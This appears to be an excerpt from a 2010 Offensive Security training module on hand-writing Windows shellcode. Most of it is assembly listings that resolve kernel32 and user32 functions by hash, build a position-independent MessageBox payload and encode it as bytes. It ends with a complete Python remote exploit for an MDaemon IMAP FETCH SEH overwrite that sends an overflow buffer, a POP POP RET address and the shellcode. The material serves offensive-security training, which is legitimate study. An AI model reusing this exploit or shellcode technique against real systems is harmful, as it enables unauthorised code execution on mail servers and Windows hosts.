
 © All rights reserved to Offensive Security, 2010

If the hash matches, we fetch the ordinals array absolute address (*"mov ebx, [edi + 24h] ; add ebx, ebp"*) and extrapolate the function's ordinal (*"mov cx, [ebx + 2 * ecx]"*). The method is similar to the one used to fetch the function's name address; the only difference is that ordinals are two bytes in size. Once again, with a similar method, we get the VMA of the addresses array (*"mov ebx, [edi + 1ch] ; add ebx, ebp"*), extract the relative function offset from its ordinal (*mov eax, [ebx + 4 * ecx]*), make it absolute and place it onto the stack replacing the old *EAX* value before popping all registers with the *"popad"* instruction.

The following example shows the whole process of searching for the *ExitProcess* function address. Once the symbol has been resolved we call the function to cleanly exit from the process. Now let's compile the ASM code and follow the whole process with OllyDbg to understand the method described above.

```
.386                                        ; enable 32bit programming features
.model flat, stdcall                        ; flat model programming/stdcall convention(9)
assume fs:flat


.data                                       ; start data section

.code                                       ; start code section

start:
        jmp entry
entry:
        sub     esp, 60h
        mov     ebp, esp
        call    find_kernel32

        push  73e2d87eh                     ;ExitProcess hash
        push  edi
        call  find_function
        xor   ecx, ecx                      ;Zero ecx
        push  ecx                           ;Exit Reason
        call  eax                           ;ExitProcess
find_kernel32:
        xor eax, eax
        mov eax, fs:[eax+30h]
        mov eax, [eax+0ch]
        mov esi, [eax+1ch]
        lodsd
        mov edi, [eax+08h]
        ret
find_function:
        pushad                              ; Save all registers
        mov   ebp, edi                      ; Take the base address of kernel32 and
                                            ; put it in ebp
        mov   eax, [ebp + 3ch]              ; Offset to PE Signature VMA
        mov   edi, [ebp + eax + 78h]        ; Export table relative offset
        add   edi, ebp                      ; Export table VMA
        mov   ecx, [edi + 18h]              ; Number of names
        mov   ebx, [edi + 20h]              ; Names table relative offset
        add   ebx, ebp                      ; Names table VMA
find_function_loop:
        jecxz find_function_finished        ; Jump to the end if ecx is 0
        dec   ecx                           ; Decrement our names counter
        mov   esi, [ebx + ecx * 4]          ; Store the relative offset of the name
        add   esi, ebp                      ; Set esi to the VMA of the current name
```


© All rights reserved to Offensive Security, 2010



```
compute_hash:
        xor   eax, eax                         ; Zero eax
        cdq                                    ; Zero edx
        cld                                    ; Clear direction
compute_hash_again:
        lodsb                                  ; Load the next byte from esi into al
        test  al, al                           ; Test ourselves.
        jz    compute_hash_finished            ; If the ZF is set,we've hit the null term
        ror   edx, 0dh                         ; Rotate edx 13 bits to the right
        add   edx, eax                         ; Add the new byte to the accumulator
        jmp   compute_hash_again               ; Next iteration
compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]                 ; Compare the computed hash with the
                                               ; requested hash
        jnz   find_function_loop               ; No match, try the next one.
        mov   ebx, [edi + 24h]                 ; Ordinals table relative offset
        add   ebx, ebp                         ; Ordinals table VMA
        mov   cx, [ebx + 2 * ecx]              ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]                 ; Address table relative offset
        add   ebx, ebp                         ; Address table VMA
        mov   eax, [ebx + 4 * ecx]             ; Extract the relative function offset
                                               ; from its ordinal
        add   eax, ebp                         ; Function VMA
        mov   [esp + 1ch], eax                 ; Overwrite stack version of eax
                                               ; from pushad
find_function_finished:
        popad                                  ; Restore all registers
        ret                                    ; Return
end start

END
```

ExitProcess shellcode ASM code

Exercise

1) Repeat the required steps in order to fully understand how to resolve symbols once kernel32 base address has been obtained.

© All rights reserved to Offensive Security, 2010

MessageBox Shellcode


Now that we grasp the theory, we are going to write a custom *MessageBox* shellcode using the following steps:

- Find *kernel32.dll* base address
- Resolve *ExitProcess* symbol
- Resolve *LoadLibraryA* symbol
- Load *user32.dll* in process memory space
- Resolve *MessageBoxA* function within *user32.dll*
- Call our function showing "*pwnd*" in a message box
- *Exit* from the process

Here is presented the ASM code for the new version of the shellcode:

```
.386                                          ; enable 32bit programming features
.model flat, stdcall                          ; flat model programming/stdcall convention(9)
assume fs:flat


.data                                         ; start data section

.code                                         ; start code section

start:
        jmp entry

entry:
       sub esp, 60h
       mov   ebp, esp
       call  find_kernel32

resolve_symbols_kernel32:                     ;edi -> kernel32.dll base
       ; Resolve LoadLibraryA
       push  0ec0e4e8eh                       ;LoadLibraryA hash
       push  edi
       call  find_function
       mov   [ebp + 10h], eax                 ;store function addy on stack

       ; Resolve ExitProcess
       push  73e2d87eh                        ;ExitProcess hash
       push  edi
       call  find_function
       mov   [ebp + 1ch], eax                 ;store function addy on stack



resolve_symbols_user32:                       ;Load user32.dll in memory
       xor   eax, eax
```


© All rights reserved to Offensive Security, 2010



```
        mov   ax, 3233h
        push  eax
        push  72657375h
        push  esp                             ;Pointer to 'user32'
        call  dword ptr [ebp + 10h]           ;Call LoadLibraryA
        mov   edi, eax                        ;edi -> user32.dll base

        ; Resolve MessageBoxA
        push  0bc4da2a8h
        push  edi
        call  find_function
        mov   [ebp + 18h], eax                ;store function addy on stack

exec_shellcode:
        ; Call "pwnd" MessageBoxA
        xor   eax, eax
        push eax                              ;pwnd string
        push 646e7770h                        ;pwnd string
        push esp                              ;pointer to pwnd
        pop  ecx                              ;store pointer in ecx

        ; Push MessageBoxA args in reverse order
        push eax
        push ecx
        push ecx
        push eax

        ; Call MessageBoxA
        call  dword ptr [ebp + 18h]

        ; Call ExitProcess
        xor   ecx, ecx                        ;Zero ecx
        push  ecx                             ;Exit Reason
        call  dword ptr [ebp + 1ch]

find_kernel32:
        xor eax, eax
        mov eax, fs:[eax+30h]
        mov eax, [eax+0ch]
        mov esi, [eax+1ch]
        lodsd
        mov edi, [eax+08h]
        ret

find_function:
        pushad                                ; Save all registers
        mov   ebp, edi                        ; Take the base address of kernel32 and
                                              ; put it in ebp
        mov   eax, [ebp + 3ch]                ; Offset to PE Signature VMA
        mov   edi, [ebp + eax + 78h]          ; Export table relative offset
        add   edi, ebp                        ; Export table VMA
        mov   ecx, [edi + 18h]                ; Number of names
        mov   ebx, [edi + 20h]                ; Names table relative offset
        add   ebx, ebp                        ; Names table VMA

find_function_loop:
        jecxz find_function_finished          ; Jump to the end if ecx is 0
        dec   ecx                             ; Decrement our names counter
        mov   esi, [ebx + ecx * 4]            ; Store the relative offset of the name
        add   esi, ebp                        ; Set esi to the VMA of the current name


compute_hash:
        xor   eax, eax                        ; Zero eax
```

 © All rights reserved to Offensive Security, 2010

```
        cdq                                     ; Zero edx
        cld                                     ; Clear direction

compute_hash_again:
        lodsb                                   ; Load the next byte from esi into al
        test   al, al                           ; Test ourselves.
        jz     compute_hash_finished            ; If the ZF is set,we've hit the null term
        ror    edx, 0dh                         ; Rotate edx 13 bits to the right
        add    edx, eax                         ; Add the new byte to the accumulator
        jmp    compute_hash_again               ; Next iteration

compute_hash_finished:
find_function_compare:
        cmp    edx, [esp + 28h]                 ; Compare the computed hash with the
                                                ; requested hash
        jnz    find_function_loop               ; No match, try the next one.
        mov    ebx, [edi + 24h]                 ; Ordinals table relative offset
        add    ebx, ebp                         ; Ordinals table VMA
        mov    cx, [ebx + 2 * ecx]              ; Extrapolate the function's ordinal
        mov    ebx, [edi + 1ch]                 ; Address table relative offset
        add    ebx, ebp                         ; Address table VMA
        mov    eax, [ebx + 4 * ecx]             ; Extract the relative function offset
                                                ; from its ordinal
        add    eax, ebp                         ; Function VMA
        mov    [esp + 1ch], eax                 ; Overwrite stack version of eax
                                                ; from pushad
find_function_finished:
        popad                                   ; Restore all registers
        ret                                     ; Return
end start

END
```

MessageBox Shellcode ASM code


There are a couple of new things in the above shellcode to note:

- We loaded *user32.dll* in memory by pushing its name on the stack and then invoking *LoadLibraryA*;
- We pushed on to the stack all the *MessageBox* arguments before calling the function itself. The *MessageBoxA* function has the following prototype:

```
int MessageBox(         HWND hWnd,              // Owner Window
                        LPCTSTR lpText,         // Message
                        LPCTSTR lpCaption,      // Caption
                        UINT uType              // Behaviour (default: Ok)
);
```

MessageBox Prototype


 © All rights reserved to Offensive Security, 2010



Exercise

1) Compile the above ASM code and follow the shellcode through the debugger.

© All rights reserved to Offensive Security, 2010



Position Independent Shellcode (PIC)

Our shellcode seems ok, but there's a problem that you might have noticed, we have some null bytes in the ASM code due to the "call find_function" opcodes (*E8 XX000000*). To avoid the null bytes, we are going to use a technique which allows us to write a piece of code that doesn't care about where it will be loaded. The ASM code will be *position independent* in order to be able to be injected anywhere in memory.

The technique exploits the fact that a call to a function located in a lower address doesn't contain null bytes and moreover it pushes on to the stack the address ahead of the call instruction itself. A *"pop reg32"* will then fetch an absolute address that will be used as a "base address" in the shellcode.





Figure 56: NULL bytes in shellcode

```
find_function_shorten:
        jmp find_function_shorten_bnc
find_function_ret:
        pop esi
        sub esi, 0xxh
find_function:
        [...] ; 0xxh bytes length
find_function_shorten_bnc:
        call find_function_ret
```

Position Independent Code

In the above code the *ESI* register will contain a *find_function* absolute address that can then be used in following calls within the shellcode.

 © All rights reserved to Offensive Security, 2010




Below we can see how this follows the modified version of *MessageBoxA* in which we applied the PIC technique:

```
.386                                    ; enable 32bit programming features
.model flat, stdcall                    ; flat model programming/stdcall convention(9)
assume fs:flat

.data                                   ; start data section

.code                                   ; start code section

start:
      jmp entry

entry:
       sub esp, 60h
       mov   ebp, esp

find_kernel32:
       xor eax, eax
       mov eax, fs:[eax+30h]
       mov eax, [eax+0ch]
       mov esi, [eax+1ch]
       lodsd
       mov edi, [eax+08h]

find_function_shorten:
      jmp find_function_shorten_bnc
find_function_ret:
      pop esi
      sub esi, 050h
      jmp resolve_symbols_kernel32

find_function:
       pushad                                  ; Save all registers
       mov   ebp, edi                          ; Take the base address of kernel32 and
                                               ; put it in ebp
       mov   eax, [ebp + 3ch]                  ; Offset to PE Signature VMA
       mov   edi, [ebp + eax + 78h]            ; Export table relative offset
       add   edi, ebp                          ; Export table VMA
       mov   ecx, [edi + 18h]                  ; Number of names
       mov   ebx, [edi + 20h]                  ; Names table relative offset
       add   ebx, ebp                          ; Names table VMA
find_function_loop:
       jecxz find_function_finished            ; Jump to the end if ecx is 0
       dec   ecx                               ; Decrement our names counter
       mov   esi, [ebx + ecx * 4]              ; Store the relative offset of the name
       add   esi, ebp                          ; Set esi to the VMA of the current name
compute_hash:
       xor   eax, eax                          ; Zero eax
       cdq                                     ; Zero edx
       cld                                     ; Clear direction
compute_hash_again:
       lodsb                                   ; Load the next byte from esi into al
       test  al, al                            ; Test ourselves.
       jz    compute_hash_finished             ; If the ZF is set,we've hit the null term
       ror   edx, 0dh                          ; Rotate edx 13 bits to the right
       add   edx, eax                          ; Add the new byte to the accumulator
       jmp   compute_hash_again                ; Next iteration
```

 © All rights reserved to Offensive Security, 2010

```
compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]               ; Compare the computed hash with the
                                             ; requested hash
        jnz   find_function_loop             ; No match, try the next one.
        mov   ebx, [edi + 24h]               ; Ordinals table relative offset
        add   ebx, ebp                       ; Ordinals table VMA
        mov   cx, [ebx + 2 * ecx]            ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]               ; Address table relative offset
        add   ebx, ebp                       ; Address table VMA
        mov   eax, [ebx + 4 * ecx]           ; Extract the relative function offset
                                             ; from its ordinal
        add   eax, ebp                       ; Function VMA
        mov   [esp + 1ch], eax               ; Overwrite stack version of eax
                                             ; from pushad
find_function_finished:
        popad                                ; Restore all registers
        ret                                  ; Return

find_function_shorten_bnc:
      call find_function_ret

resolve_symbols_kernel32:                    ;edi -> kernel32.dll base
        ; Resolve LoadLibraryA
        push  0ec0e4e8eh                     ;LoadLibraryA hash
        push  edi
        call  esi
        mov   [ebp + 10h], eax               ;store function addy on stack

        ; Resolve ExitProcess
        push  73e2d87eh                      ;ExitProcess hash
        push  edi
        call  esi
        mov   [ebp + 1ch], eax               ;store function addy on stack

resolve_symbols_user32:
        ;Load user32.dll in memory
        xor   eax, eax
        mov   ax, 3233h
        push  eax
        push  72657375h
        push  esp                            ;Pointer to 'user32'
        call  dword ptr [ebp + 10h]          ;Call LoadLibraryA
        mov   edi, eax                       ;edi -> user32.dll base

        ; Resolve MessageBoxA
        push  0bc4da2a8h
        push  edi
        call  esi
        mov   [ebp + 18h], eax               ;store function addy on stack

exec_shellcode:
        ; Call "pwnd" MessageBoxA
        xor   eax, eax
        push eax                             ;pwnd string
        push 646e7770h                       ;pwnd string
        push esp                             ;pointer to pwnd
        pop  ecx                             ;store pointer in ecx

        ; Push MessageBoxA args in reverse order
        push eax
        push ecx
        push ecx
        push eax
```

 © All rights reserved to Offensive Security, 2010



```
        ; Call MessageBoxA
        call  dword ptr [ebp + 18h]


        ; Call ExitProcess
        xor   ecx, ecx                        ;Zero ecx
        push  ecx                             ;Exit Reason
        call  dword ptr [ebp + 1ch]

end start

END
```

MessageBox Shellcode (PIC Version)

Exercise

1) Compile the above code and follow the execution flow to fully understand the PIC technique.

© All rights reserved to Offensive Security, 2010

Shellcode in a real exploit


It's time to test our custom shellcode with a real exploit! We'll use a *Mdaemon IMAP Exploit* for a vulnerability we discovered in 2008. The vulnerability is a "post authentication" and the exploit uses the SEH Overwrite technique to gain code execution.

The following code was fetched from milw0rm - in which we replaced the existing bind shell payload with our *MessageBoxA* custom shellcode[69]:

```
#!/usr/bin/python

from socket import *
from optparse import OptionParser
import sys, time

print "[*********************************************************************]"
print "[*                                                                   *]"
print "[*    MDAEMON (POST AUTH) REMOTE R00T IMAP FETCH COMMAND EXPLOIT     *]"
print "[*                       DISCOVERED AND CODED                        *]"
print "[*                                 by                                *]"
print "[*                           MATTEO MEMELLI                          *]"
print "[*                              (ryujin)                             *]"
print "[*                 www.be4mind.com - www.gray-world.net              *]"
print "[*                                                                   *]"
print "[*********************************************************************]"
usage =  "%prog -H TARGET_HOST -P TARGET_PORT -l USER -p PASSWD"
parser = OptionParser(usage=usage)
parser.add_option("-H", "--target_host", type="string",
                  action="store", dest="HOST",
                  help="Target Host")
parser.add_option("-P", "--target_port", type="int",
                  action="store", dest="PORT",
                  help="Target Port")
parser.add_option("-l", "--login-user", type="string",
                  action="store", dest="USER",
                  help="User login")
parser.add_option("-p", "--login-password", type="string",
                  action="store", dest="PASSWD",
                  help="User password")
(options, args) = parser.parse_args()
HOST     = options.HOST
PORT     = options.PORT
USER     = options.USER
PASSWD   = options.PASSWD
if not (HOST and PORT and USER and PASSWD):
   parser.print_help()
   sys.exit()

# windows/ MESSAGEBOX SHELLCODE - 185 bytes
shellcode = (
"\x83\xEC\x60\x8B\xEC\x33\xC0\x64\x8B\x40\x30\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x78\x08\xEB\x51\x5E\x83\xEE\x50\xEB\x50\x60\x8B\xEF\x8B\x45\x3C\x8B"
"\x7C\x28\x78\x03\xFD\x8B\x4F\x18\x8B\x5F\x20\x03\xDD\xE3\x33\x49\x8B\x34"
"\x8B\x03\xF5\x33\xC0\x99\xFC\xAC\x84\xC0\x74\x07\xC1\xCA\x0D\x03\xD0\xEB"
"\xF4\x3B\x54\x24\x28\x75\xE2\x8B\x5F\x24\x03\xDD\x66\x8B\x0C\x4B\x8B\x5F"
```

[69] http://www.milw0rm.com/exploits/5248


 © All rights reserved to Offensive Security, 2010



```
"\x1C\x03\xDD\x8B\x04\x8B\x03\xC5\x89\x44\x24\x1C\x61\xC3\xE8\xAA\xFF\xFF"
"\xFF\x68\x8E\x4E\x0E\xEC\x57\xFF\xD6\x89\x45\x10\x68\x7E\xD8\xE2\x73\x57"
"\xFF\xD6\x89\x45\x1C\x33\xC0\x66\xB8\x33\x32\x50\x68\x75\x73\x65\x72\x54"
"\xFF\x55\x10\x8B\xF8\x68\xA8\xA2\x4D\xBC\x57\xFF\xD6\x89\x45\x18\x33\xC0"
"\x50\x68\x70\x77\x6E\x64\x54\x59\x50\x51\x51\x50\xFF\x55\x18\x33\xC9\x51"
"\xFF\x55\x1C\x90\x90" )

s = socket(AF_INET, SOCK_STREAM)
print " [+] Connecting to imap server..."
s.connect((HOST, PORT))
print s.recv(1024)
print " [+] Logging in..."
s.send("0001 LOGIN %s %s\r\n" % (USER, PASSWD))
print s.recv(1024)
print " [+] Selecting Inbox Folder..."
s.send("0002 SELECT Inbox\r\n")
print s.recv(1024)
print " [+] We need at least one message in Inbox, appending one..."
s.send('0003 APPEND Inbox {1}\r\n')
print s.recv(1024)
print " [+] What would you like for dinner? SPAGHETTI AND PWNSAUCE?"
s.send('SPAGHETTI AND PWNSAUCE\r\n')
print s.recv(1024)
print " [+] DINNER'S READY: Sending Evil Buffer..."
# Seh overwrite at 532 Bytes
# pop edi; pop ebp; ret; From mdaemon/HashCash.dll
EVIL = "A"*528 + "\xEB\x06\x90\x90" + "\x8b\x11\xdc\x64" + "\x90"*8 + \
       shellcode + 'C'*35
s.send("A654 FETCH 2:4 (FLAGS BODY[" + EVIL + " (DATE FROM)])\r\n")
s.close()
print " [+] DONE! Check your shell on %s:%d" % (HOST, 4444)
```

MDaemon imap exploit, MessageBox shellcode

© All rights reserved to Offensive Security, 2010






Figure 57: MDaemon styled "pwnd" MessageBox

Exercise

1) Follow the exploit by attaching the imap process from within the debugger, don't forget to set a breakpoint on the POP POP RET address; you should get a nice "pwnd" Mdaemon styled message box.

Wrapping Up

This module discussed the theory and practce behind creating custom shellcode which can be used universially on various Windows Platforms. Although smaller and simpler shellcode can be achieved by statically calling the required functions, finding these function addresses dynamically is the only way to go in Windows Vista, due to ASLR.

 © All rights reserved to Offensive Security, 2010